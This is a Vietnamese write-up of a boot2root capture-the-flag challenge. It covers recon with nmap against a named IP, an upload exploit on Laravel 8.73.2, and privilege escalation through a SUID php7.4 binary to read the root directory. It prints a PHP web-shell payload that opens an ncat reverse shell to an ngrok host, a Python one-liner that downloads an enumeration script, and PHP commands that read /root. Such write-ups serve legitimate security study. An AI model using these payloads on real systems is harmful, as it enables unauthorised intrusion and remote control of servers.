
Write up boot2root white-hat


Footprint

- Đầu tiên ta cần khảo sát server, quét nmap nhanh với “sudo nmap -A -sS -O 49.236.211.69 -vv “ ta có được 2 port 22 và 8000
- Ở đây vài lần đầu nmap chỉ scan ra mỗi port 22 do mình quét chưa đủ, sau khi rà soát tất cả port bằng option -p- thì mình thấy chỉ có 2 port và không quét nữa




- Vì bình thường không thấy ai đâm vào port 22 làm chi nên mình check luôn port 8000 :v


Port 8000




- Ta có thông tin về Laravel v8.73.2, nhớ mang máng là white-hat từng lên 1 bài về con hàng này :v, kiểm tra lại là ra ngay: https://whitehat.vn/threads/phan-tich-va-huong-dan-trien-khai-cve-2021-43617-phan-1.16286/ , https://whitehat.vn/threads/phan-tich-va-huong-dan-trien-khai-cve-2021-43617-phan-2.16627/.
- Đề bài khả năng cũng tương tự, mình thử nhảy vào upload xem có gì vui




- “Nothing here” :V, vì non tay nên mình scan bằng dirbuster luôn, tuy nhiên scan vài phút không thấy gì, bản năng mách bảo có gì đó không ổn:




- Hóa ra các anh ẩn nó đi bằng js, tí thì bị lừa :V
- Đến đây thì mọi thứ đã giống như bài hướng dẫn, chỉ việc phang payload vào và lên shell
- Payload: <?php system("ncat -e /bin/sh 2.tcp.ngrok.io 12714 "); ?>





Explore

- Đến đây thì mình bắt đầu loay hoay, vì chưa chơi món này bao giờ nên đành tham khảo từ ae trên discord thì được biết file flag là root.txt
- Bắt đầu cd ngược dần ra




- Mình nhớ là có 1 file secret.txt là fake flag, nhưng không rõ tại sao lúc viết writeup tìm lại thì không thấy :v

```
$ ls -lha
total 28K
drwxr-xr-x 1 root root     4.0K Jul 20 12:30 .
drwxr-xr-x 1 root root     4.0K Jul  7 09:15 ..
-rw------- 1 root www-data  714 Jul 20 16:37 .bash_history
drwxr-xr-x 1 root root     4.0K Jul 14 15:43 html
$
```


- Thử tìm ngoài /

```
$ /
$ ls -lha
total 68K
drwxr-xr-x   1 root root 4.0K Jul 19 07:21 .
drwxr-xr-x   1 root root 4.0K Jul 19 07:21 ..
-rwxr-xr-x   1 root root    0 Jul 19 07:21 .dockerenv
lrwxrwxrwx   1 root root    7 May 31 15:42 bin -> usr/bin
drwxr-xr-x   2 root root 4.0K Apr 18 10:28 boot
drwxr-xr-x   5 root root  340 Jul 19 07:21 dev
drwxr-xr-x   1 root root 4.0K Jul 19 07:21 etc
drwxr-xr-x   1 root root 4.0K Jul 20 08:27 home
lrwxrwxrwx   1 root root    7 May 31 15:42 lib -> usr/lib
lrwxrwxrwx   1 root root    9 May 31 15:42 lib32 -> usr/lib32
lrwxrwxrwx   1 root root    9 May 31 15:42 lib64 -> usr/lib64
lrwxrwxrwx   1 root root   10 May 31 15:42 libx32 -> usr/libx32
drwxr-xr-x   2 root root 4.0K May 31 15:42 media
drwxr-xr-x   2 root root 4.0K May 31 15:42 mnt
drwxr-xr-x   2 root root 4.0K May 31 15:42 opt
dr-xr-xr-x 354 root root    0 Jul 19 07:21 proc
drwx------   1 root root 4.0K Jul 20 16:33 root
drwxr-xr-x   1 root root 4.0K Jul  7 09:17 run
lrwxrwxrwx   1 root root    8 May 31 15:42 sbin -> usr/sbin
drwxr-xr-x   2 root root 4.0K May 31 15:42 srv
dr-xr-xr-x  13 root root    0 Jul 19 07:21 sys
drwxrwxrwt   1 root root 4.0K Jul 21 14:30 tmp
drwxr-xr-x   1 root root 4.0K May 31 15:42 usr
drwxr-xr-x   1 root root 4.0K Jul  7 09:15 var
$
```

- Thấy có folder root không có quyền đọc, từ đây mình đã nghĩ bài này là privilege escalation nhưng không thấy có binary nào chạy được, kể cả sudo :v
- Lúc này mình cần tìm một chỗ writeable, ngó qua thì thấy có /tmp



- Có một mớ hổ lốn trong này là do mình đẻ ra :v, tuy nhiên ban đầu lại có sẵn file “linpeas.sh” không biết của cao nhân nào để lại, kèm với 1 file hehe.txt, cat ra được Hello



- Sau khi chạy linpeas thì thu được 1 số suid, kiểm tra lại thì cũng có đủ

```
drwxr-xr-x 1 root root     4.0K Jul 14 15:43 html
$ find / -perm -4000 2>/dev/null
/tmp/b
/usr/bin/newgrp
/usr/bin/umount
/usr/bin/mount
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/su
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/php7.4
/usr/bin/pkexec
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/libexec/polkit-agent-helper-1
$
```

-

```
$ python3 -c "print('ok')"
ok
$
```

- Test thử vài payload để downfile trên GTFObins

-

```
export URL=https://raw.githubusercontent.com/diego-treitos/linux-smart-enumeration/master/lse.sh
export LFILE=/tmp/lse.sh
python3 -c 'import sys; from os import environ as e
if sys.version_info.major == 3: import urllib.request as r
else: import urllib as r
r.urlretrieve(e["URL"], e["LFILE"])'
```


- Down thành công lse, từ đây thì việc down những thứ khác như linpeas dễ hơn nhiều
- Nhớ lại từ trước có 1 file .bash_history chỉ có quyền root, lấy python ra đọc thử

```
$ python3 -c 'print(open("/var/www/.bash_history").read())'
Traceback (most recent call last):
  File "<string>", line 1, in <module>
PermissionError: [Errno 13] Permission denied: '/var/www/.bash_history'
$
```

- Bị denied, tuy nhiên vẫn còn php7.4

-
```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
whoami
cp /root/root.txt ./ncvinh.jpg
chmod 777 ncvinh.jpg
rm ncvinh.jpg
ls
cd imagé
cd images
ls
rm minh.jpeg
cat ncvinh
rm ncvinh
ls
rm a.py
cat test.txt
```
- Oke luôn, từ file này mình biết được root.txt lưu ở folder root, vì php7.4 có thể đọc với quyền root, có thể đọc luôn từ lúc này, tuy nhiên để cho chắc thì mình thêm payload để list file trong root ra, payload **export LFILE="/root/"; php -r 'if ($handle = opendir(getenv("LFILE"))) { while (false !== ($entry = readdir($handle))) { if ($entry != "." && $entry != "..") { echo "$entry\n"; }} closedir($handle);}'**
-
```
$ export LFILE="/root/"
php -r 'if ($handle = opendir(getenv("LFILE"))) { while (false !== ($entry = readdir($handle))) { if ($entry != "." && $entry != "..") { echo "$entry\n"; }} closedir($handle);}'$
.bashrc
.profile
root.txt
.config
.launchpadlib
$
```

- Đọc root.txt

